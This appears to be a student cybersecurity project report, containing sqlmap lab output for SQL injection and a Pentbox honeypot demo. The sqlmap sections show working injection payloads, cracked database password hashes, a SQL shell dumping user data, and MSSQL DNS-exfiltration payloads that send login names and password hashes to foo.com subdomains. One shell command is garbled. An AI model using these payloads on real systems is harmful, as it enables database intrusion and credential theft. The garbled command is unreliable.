[23:58:54] [INFO] loading dictionary from '/home/bernardo/software/sqlmap/git/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N]

[23:58:55] [INFO] starting dictionary-based cracking (postgres_passwd)
[23:58:55] [INFO] starting 4 processes
[23:59:01] [INFO] cracked password 'testpass' for user 'testuser'
[23:59:08] [INFO] cracked password 'testpass' for user 'postgres'
database management system users password hashes:
[*] postgres [1]:
    password hash: md5d7d880f96044b72d0bba108ace96d1e4
    clear-text password: testpass
[*] testuser [1]:
    password hash: md599e5ea7a6f7c3269995cba3927fd0093
    clear-text password: testpass

[23:59:08] [INFO] fetched data logged to text files under '/home/bernardo/software/sqlmap/git/output/debian32'
```

Enumerating database table's columns (switch --columns):

```
[00:11:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection points with a total of 13 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6486=6486

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT ':xjv:|'|'WSZGEAHHop'|'|:ovt:', NULL, NULL--
---
[00:11:15] [INFO] testing SQLite
[00:11:15] [INFO] confirming SQLite
[00:11:15] [INFO] actively fingerprinting SQLite
[00:11:15] [INFO] the back-end DBMS is SQLite

web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: SQLite
[00:11:15] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[3 columns]
+-----+
| Column | Type |
+-----+
| id      | INTEGER |
| name    | TEXT |
| surname | TEXT |
+-----+
```

Mnemonics (option -z set to "flu,bat,tec=B"):

```

$ cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs -n 1 sh -c 'curl -s http://192.168.98.128/sqlmap/mysql/get_int.php?id=1' -z 'flu,bat,tec-B'
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 23:56:32

[23:56:32] [INFO] testing connection to the target URL
[23:56:32] [INFO] heuristics detected web page charset 'ascii'
[23:56:32] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:56:34] [INFO] target URL is stable
[23:56:34] [INFO] testing if GET parameter 'id' is dynamic
[23:56:34] [INFO] confirming that GET parameter 'id' is dynamic
[23:56:34] [INFO] GET parameter 'id' is dynamic
[23:56:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:56:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to XSS attacks
[23:56:34] [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/N] Y
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/N] Y
[23:56:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:56:34] [WARNING] reflective value(s) found and filtering out
[23:56:34] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[23:56:34] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection points with a total of 12 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 8147=8147
---
[23:56:34] [INFO] testing MySQL
[23:56:34] [INFO] confirming MySQL
[23:56:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0.0
[23:56:34] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/192.168.98.128'

[*] shutting down at 23:56:34

```


Conducting through tests only if positive heuristic(s) (switch --smart):

```
stamparam@backbox:~/sqlmap$ python sqlmap.py -u "http://192.168.98.128/sqlmap/mysql/get_int.php?id2=2&id3=4&id5=7&id=1" --smart
{1.0-dev-b7aeb67}
http://sqlmap.org

(!) Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

(*) starting at 23:58:16

(23:58:17) [WARNING] using '/home/stamparam/.sqlmap/output' as the output directory
(23:58:17) [INFO] testing connection to the target URL
(23:58:17) [INFO] heuristics detected web page charset 'ascii'
(23:58:17) [INFO] testing if the target URL is stable. This can take a couple of seconds
(23:58:18) [INFO] target URL is stable
(23:58:18) [INFO] testing if GET parameter 'id2' is dynamic
(23:58:18) [WARNING] GET parameter 'id2' does not appear dynamic
(23:58:18) [WARNING] heuristic (basic) test shows that GET parameter 'id2' might not be injectable
(23:58:18) [INFO] skipping GET parameter 'id2'
(23:58:18) [INFO] testing if GET parameter 'id3' is dynamic
(23:58:18) [WARNING] GET parameter 'id3' does not appear dynamic
(23:58:18) [WARNING] heuristic (basic) test shows that GET parameter 'id3' might not be injectable
(23:58:18) [INFO] skipping GET parameter 'id3'
(23:58:18) [INFO] testing if GET parameter 'id5' is dynamic
(23:58:18) [WARNING] GET parameter 'id5' does not appear dynamic
(23:58:18) [WARNING] heuristic (basic) test shows that GET parameter 'id5' might not be injectable
(23:58:18) [INFO] skipping GET parameter 'id5'
(23:58:18) [INFO] testing if GET parameter 'id' is dynamic
(23:58:18) [INFO] confirming that GET parameter 'id' is dynamic
(23:58:18) [INFO] GET parameter 'id' is dynamic
(23:58:18) [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
(23:58:18) [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to XSS attacks
(23:58:18) [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
(23:58:21) [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
(23:58:21) [WARNING] reflective value(s) found and filtering out
(23:58:21) [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
(23:58:21) [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
(23:58:21) [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause' injectable
(23:58:21) [INFO] testing 'MySQL inline queries'
(23:58:21) [INFO] testing 'MySQL > 5.0.11 stacked queries'
(23:58:21) [WARNING] time-based comparison requires larger statistical model, please wait.....
(23:58:21) [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
(23:58:21) [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
(23:58:31) [INFO] GET parameter 'id' seems to be 'MySQL > 5.0.11 AND time-based blind' injectable
(23:58:31) [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
```


DNS exfiltration technique (option --dns-domain):

```
[15:21:52] [INFO] testing for data retrieval through DNS channel
[15:21:52] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='Sjh.'+(SELECT master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(2565 AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)))+'Snx.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\XvBr');-- AND 0 '0aRY'='0aRY
[15:21:52] [DEBUG] performed 1 queries in 0 seconds
[15:21:52] [INFO] data retrieval through DNS channel was successful
[15:21:52] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='sRw.'+(SELECT master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(LTRIM(STR(COUNT(name))) AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)) FROM sys.sql_logins)+'Who.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\jqXJ');-- AND 'tCvO'='tCvO
[15:21:53] [INFO] retrieved: 1
[15:21:53] [DEBUG] performed 1 queries in 0 seconds
[15:21:53] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='XXZ.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(name AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)) FROM sys.sql_logins WHERE name NOT IN (SELECT TOP 0 name FROM sys.sql_logins ORDER BY name) ORDER BY name)+'Ziu.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\TstL');-- AND 'uGkt'='uGkt
[15:21:53] [INFO] retrieved: sa
[15:21:53] [DEBUG] performed 1 queries in 0 seconds
[15:21:53] [INFO] fetching number of password hashes for user 'sa'
[15:21:53] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='iYg.'+(SELECT master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(LTRIM(STR(COUNT(password_hash))) AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa')+'.00u.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\wKak');-- AND 'reCm'='reCm
[15:21:54] [INFO] retrieved: 1
[15:21:54] [DEBUG] performed 1 queries in 0 seconds
[15:21:54] [INFO] fetching password hashes for user 'sa'
[15:21:54] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='xht.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(master.dbo.fn_varbintohestr(password_hash) AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa' AND password_hash NOT IN (SELECT TOP 0 password_hash FROM sys.sql_logins WHERE name='sa' ORDER BY password_hash) ORDER BY password_hash)+'GmM.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\xvzv');-- AND 'gYik'='gYik
[15:21:54] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='sxY.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(master.dbo.fn_varbintohestr(password_hash) AS NVARCHAR(4000)),' ')),14,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa' AND password_hash NOT IN (SELECT TOP 0 password_hash FROM sys.sql_logins WHERE name='sa' ORDER BY password_hash) ORDER BY password_hash)+'IRR.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\cDqD');-- AND 'dcpq'='dcpq
[15:21:55] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='oKy.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(master.dbo.fn_varbintohestr(password_hash) AS NVARCHAR(4000)),' ')),27,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa' AND password_hash NOT IN (SELECT TOP 0 password_hash FROM sys.sql_logins WHERE name='sa' ORDER BY password_hash) ORDER BY password_hash)+'sjJ.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\Gwrz');-- AND 'jpbk'='jpbk
[15:21:56] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='OM0.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(master.dbo.fn_varbintohestr(password_hash) AS NVARCHAR(4000)),' ')),40,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa' AND password_hash NOT IN (SELECT TOP 0 password_hash FROM sys.sql_logins WHERE name='sa' ORDER BY password_hash) ORDER BY password_hash)+'nu0.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\pptx');-- AND 'Wfzt'='Wfzt
[15:21:57] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT @host='Jqg.'+(SELECT TOP 1 master.sys.fn_varbintohestr(CAST(SUBSTRING((ISNULL(CAST(master.dbo.fn_varbintohestr(password_hash) AS NVARCHAR(4000)),' ')),53,13) AS VARBINARY)) FROM sys.sql_logins WHERE name='sa' AND password_hash NOT IN (SELECT TOP 0 password_hash FROM sys.sql_logins WHERE name='sa' ORDER BY password_hash) ORDER BY password_hash)+'WwW.foo.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\JGIV');-- AND 'ofHN'='ofHN
```

HTTP parameter (switch --hpp):

[illegible]

Replicating table to a local SQLite3 database (option --dump-format set to SQLITE):



Dumping table to HTML format (option --dump-format set to HTML):

SQL shell mode (switch --sql-shell):

```
stamper@backbox: ~/sqlmap$ python sqlmap.py -u "http://192.168.98.128/sqlmap/mysql/get_int.php?id=1" --sql-shell
[1.0-dev-b7aeb67]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:59:57

[23:59:57] [INFO] resuming back-end DBMS 'mysql'
[23:59:57] [INFO] testing connection to the target URL
[23:59:57] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0x716c6f7671,0x7871516a4a5167557257,0x7176776171),NULL,NULL#
---
[23:59:57] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5
[23:59:57] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SELECT * FROM testdb.users
[00:00:12] [INFO] fetching SQL SELECT statement query output: 'SELECT * FROM testdb.users'
[00:00:12] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[00:00:12] [INFO] fetching columns for table 'users' in database 'testdb'
[00:00:12] [INFO] the query with expanded column name(s) is: SELECT id, name, surname FROM testdb.users
SELECT * FROM testdb.users [5]:
[*] 1, luther, blissett
[*] 2, fluffy, bunny
[*] 3, wu, ming
[*] 4, , nameisnull
[*] 5, md5, 098f6bcd4621d373cade4e832627b4f6

sql-shell> 
```

4. IDS ATTACK

TOOL: Pentbox

```
kali@kali: ~/Desktop/pentbox/pentbox-1.8
File Actions Edit View Help
(kali@kali)~$ cd Desktop
(kali@kali)~$ cd pentbox
(kali@kali)~$ ls
pentbox-1.8  pentbox.tar.gz  README.md
(kali@kali)~$ tar -zxvf pentbox.tar.gz
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/llc.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/vlan.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/snap.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/vtp.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/eighttotwodotthree.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/text-base/ethernet.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/llc.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/vlan.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/snap.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/vtp.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/eighttotwodotthree.rb.svn-base
pentbox-1.8/lib/racket/racket/L2/.svn/prop-base/ethernet.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/text-base/dns.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/text-base/hsrp.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/text-base/ntp.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/text-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/text-base/bootp.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/prop-base/dns.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/prop-base/hsrp.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/prop-base/ntp.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/prop-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/L5/.svn/prop-base/bootp.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/text-base/arp.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/text-base/ipv4.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/text-base/ipv6.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/text-base/cdp.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/text-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/prop-base/arp.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/prop-base/ipv4.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/prop-base/ipv6.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/prop-base/cdp.rb.svn-base
pentbox-1.8/lib/racket/racket/L3/.svn/prop-base/stp.rb.svn-base
pentbox-1.8/lib/racket/racket/misc/.svn/text-base/orderedhash.rb.svn-base
pentbox-1.8/lib/racket/racket/misc/.svn/text-base/vt.rb.svn-base
```

Change to the Pentbox directory: `cd pentbox`

Extract the contents of the Pentbox archive: `tar -zxvf pentbox.tar.gz`

```
kali@kali: ~/Desktop/pentbox/pentbox-1.8
File Actions Edit View Help
(kali@kali)~$ cd Desktop/pentbox
pentbox-1.8  pentbox.tar.gz  README.md
(kali@kali)~$ cd pentbox-1.8
(kali@kali)~$ ./pentbox.rb
PentBox 1.8
_____
Menu          ruby3.1.2 @ x86_64-linux-gnu

1- Cryptography tools
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit
  → 2
1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)
0- Back
  → 3
// Honeypot //
You must run PentBox with root privileges.
```


Enter the Pentbox directory: cd pentbox-1.8

Run the Pentbox script: sudo ./pentbox.rb

```
(kali@kali) - [~/Desktop/pentbox/pentbox-1.8]
$ ./pentbox.rb
PentBox 1.8
IP: 192.168.1.100
2024-07-29 23:14:13
PentBox
Menu ruby3.1.2 @ x86_64-linux-gnu
1- Cryptography tools
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit
→ 2
```

Go to Network Tools by typing “ 2 ”.

```
1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)
0- Back
→ 3
// Honeypot //
```


Then For Honeypot type “ 3 ”.

```
// Honeypot //
You must run PentBox with root privileges.
Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
→ 1
HONEYPOT ACTIVATED ON PORT 80 (2024-07-29 23:14:13 -0400)
█
```

Honeypot Auto Setup


For Fast Auto Configuration type “ 1 “

Service is been activated on “ port 80 “



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:49:93:68:01 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.201.128 netmask 255.255.255.0 broadcast 192.168.201.255  
    inet6 fe80::27d6:e98:ecf5:be32 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:51:95:e9 txqueuelen 1000 (Ethernet)  
    RX packets 2 bytes 585 (585.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 3220 (3.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Check your IP address and copy it and paste it on any browser it will show you error




```
You must run PentBox with root privileges.

Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

→ 1

HONEYPOT ACTIVATED ON PORT 80 (2024-07-29 23:14:13 -0400)

INTRUSION ATTEMPT DETECTED! from 192.168.201.128:47104 (2024-07-29 23:20:36 -0400)
GET / HTTP/1.1
Host: 172.17.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

INTRUSION ATTEMPT DETECTED! from 192.168.201.128:47108 (2024-07-29 23:20:39 -0400)
GET /favicon.ico HTTP/1.1
Host: 172.17.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://172.17.0.1/
█
```

It will show you the Detection Attempt.

CONCLUSION:

This project has thoroughly examined and addressed key cybersecurity threats—Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks—using specialized tools designed for each type of threat.

By leveraging

GoldenEye to simulate and analyse DoS attacks, we have identified critical vulnerabilities and developed strategies to enhance system resilience.

PyPhisher enabled us to understand phishing tactics and implement effective user training and email security measures.

SQL Map helped us pinpoint and address SQL injection vulnerabilities, reinforcing database security through preventive measures. Lastly,

PentBox facilitated a thorough evaluation of IDS effectiveness, allowing us to bolster our detection and response capabilities.

The project demonstrates that while cybersecurity threats are diverse and evolving, targeted tools and strategies can significantly mitigate their impact.

Implementing the solutions identified in this report will enhance system security, protect sensitive data, and ensure greater resilience against these common and impactful cyber threats.

By adopting a comprehensive approach to addressing these attacks, organizations can improve their overall security posture and better safeguard their digital assets.

CONCLUSION – 100% Project Review completed.

TEAM MEMBERS:

1. Sheryl Trefina J
2. Poovizhi P
3. Harika R